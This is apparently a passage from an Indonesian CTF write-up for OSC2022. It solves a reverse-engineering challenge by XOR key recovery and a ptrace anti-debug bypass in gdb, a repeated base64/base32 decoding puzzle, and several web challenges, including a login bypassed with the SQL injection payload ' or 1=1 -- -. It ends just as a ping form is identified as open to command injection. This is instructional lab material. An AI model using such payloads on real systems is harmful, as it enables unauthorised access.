0x401963:    lea    rax,[rbp-0x100]
0x40196a:    mov    edx,0x13
```

```
0x40196f:    mov    rsi,rcx
0x401972:    mov    rdi,rax
0x401975:    call   0x401070
0x40197a:    test   eax,eax
0x40197c:    jne    0x4019ae
0x40197e:    lea    rax,[rip+0xd077b]        # 0x4d2100
0x401985:    mov    rdi,rax
0x401988:    call   0x401860
0x40198d:    mov    rdx,rax
0x401990:    mov    rax,QWORD PTR [rip+0xd0db1]        # 0x4d2748
0x401997:    lea    rcx,[rip+0xa36f4]        # 0x4a5092
0x40199e:    mov    rsi,rcx
0x4019a1:    mov    rdi,rax
0x4019a4:    mov    eax,0x0
0x4019a9:    call   0x409ea0
0x4019ae:    mov    eax,0x0
0x4019b3:    leave
0x4019b4:    ret
```

Implementasi algoritma di dalamnya juga dapat terbaca secara langsung, yakni dengan melakukan **xorring** pada *hardcoded value* (yang masuk dalam register rdi) dengan key 0x2030405050403020.

Pemanggilan pertama pada address ini menunjukkan komparasi input kita dengan value pertama yang dipassing, oleh karena itu kita dapat melakukan *breakpoint* saja disana untuk membaca hasil yang sudah dixor.

Namun eksplanasi belum selesai disitu, terdapat **anti-debug** yang digunakan di dalam binary ini dan sebelumnya pada fungsi main, tidak terdapat fungsi tersebut. Biasanya, teknik ini juga bisa ditanam lewat **sebelum eksekusi main**, yakni dengan **constructor function pointer** yang ada pada **.init array** yang ada pada **register rcx** sebelumnya pada 0x4016c0.


Kita dapat melakukan *breakpoint* disana dulu dan cari pemanggilan hingga ada komparasi register rax yang biasanya menjadi acuan jika fungsi seperti **ptrace** terpanggil. Fungsi tersebut ternyata ada di 0x4017e5 yang dimana ada value string “hehehehe” disana. Ada pula dugaan benar bahwa ada komparasi register rax disana yang jika dibiarkan akan mem-force program untuk prompt laman youtube sebelumnya.

Kita dapat segera men-set **rax** register ke 1 dan continue lalu jangan lupa untuk pasang breakpoint saat hasil xor tadi selesai.

```
    0x40181b                mov    edi, 0x0
```

```
     0x401820                    mov    eax, 0x0
     0x401825                    call   0x453fe0
 →    0x40182a                    cmp    rax, 0xffffffffffffffff
     0x40182e                    jne    0x40185d
     0x401830                    mov    rax, QWORD PTR [rip+0xd0f11]        #
0x4d2748
     0x401837                    mov    rcx, rax
     0x40183a                    mov    edx, 0x62
     0x40183f                    mov    esi, 0x1
──────────────────────────────────────────────────────────────────────────────
──────────────────────────── threads ─────
[#0] Id 1, Name: "babyre_unpack", stopped 0x40182a in ?? (), reason: SINGLE
STEP
──────────────────────────────────────────────────────────────────────────────
──────────────────────────── trace ─────
[#0] 0x40182a → cmp rax, 0xffffffffffffffff
[#1] 0x403d84 → add rbx, 0x1
[#2] 0x40358f → xor edi, edi
[#3] 0x4016ea → hlt
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────
gef➤  set $rax=1
gef➤  ni
```

```
0x00007fffffffdcd0|+0x0000: "petirganteng"       ← $rsp
0x00007fffffffdcd8|+0x0008: 0x00000000676e6574 ("teng"?)
0x00007fffffffdce0|+0x0010: 0x0000000000000009
0x00007fffffffdce8|+0x0018: 0x00000000004d21c0  →  0x00000000fbad2887
0x00007fffffffdcf0|+0x0020: 0x00000000004a5008  →  "hehehehe\n"
0x00007fffffffdcf8|+0x0028: 0x00000000004d4020  →  0x0000000000000000
0x00007fffffffdd00|+0x0030: 0x0000000000000009
0x00007fffffffdd08|+0x0038: 0x000000000041bdae  →   cmp r15, rax
──────────────────────────────────────────────────────────────────────────code
     0x401944                    mov    rdi, rax
     0x401947                    mov    eax, 0x0
     0x40194c                    call   0x40a020
 →   0x401951                    lea    rax, [rip+0xa3726]        # 0x4a507e
     0x401958                    mov    rdi, rax
```



Value xorrednya ternyata adalah **dontbruteforcemepls**. Kita dapat re-run programnya dan input xorred value tersebut.

```
└─$ ./babyre_unpack
hehehehe
>dontbruteforcemepls
OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}
```


Flag:
OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}

Cryptography

Repeat Me

Langkah Penyelesaian:

Diberikan text base encoding (perkiraan penulis), langsung menggunakan cyberchef ternyata hanya base64 dan base32, penulis akan melakukan secara manual dan didapat (Base64 + base32) sebanyak 7 kali




Flag: OSC2022{repeat_the_base}


Web Exploitation

Inspect Me

Diberikan sebuah webpage dengan tampilan sebagai berikut.




Kita hanya perlu melihat source pagenya saja untuk mendapatkan flagnya.




Flag: OSC2022{CLA$SI1111C_ch4l1enGE_On_W3BBB}

Login

Diberikan sebuah webpage dengan tampilan login sebagai berikut.




Terdapat query SQL pada form login dan title website yang berjudul SQLi. Sudah jelas ini adalah soal SQL Injection. Memasukkan payload biasa seperti `' or 1=1 -- -`, cukup untuk membypass login dan mendapatkan flagnya.




Flag: OSC2022{SQLi_goeS_BrrRrRR!!!}

Post To Get


Diberikan sebuah webpage dengan tampilan sebagai berikut.




Tombol “POST” pada form tersebut tidak bisa digunakan dan terdapat tulisan bahwa “this form is broken find another way”.




Untuk melihat data apa saja yang dibutuhkan oleh form dan mengetahui path submitnya, kita hanya perlu melihat source pada pagenya.



Selain data dan path submit, kita juga bisa lihat bahwa tombol “POST” tersebut hanyalah dibuat disabled, sehingga dapat hapus saja untuk dapat menggunakan tombol lagi. Tetapi saya akan menggunakan Burpsuite untuk melakukan submit form manual.




Berhasil tapi kita mendapatkan pesan sebagai berikut. Mengubah metode HTTP dari GET ke POST akan memberikan kita flagnya.




Flag: OSC2022{7HE_w3B_is_w31RD?!?!}

Ping Kematian


Diberikan sebuah webpage dengan tampilan sebagai berikut.



Ketika kita memasukkan IP valid ke dalam input field, maka kita akan mendapatkan respon seperti hasil dari command '`ping`'. Ini mengkonfirmsasi bahwa website rentan terhadap serangan command injection.



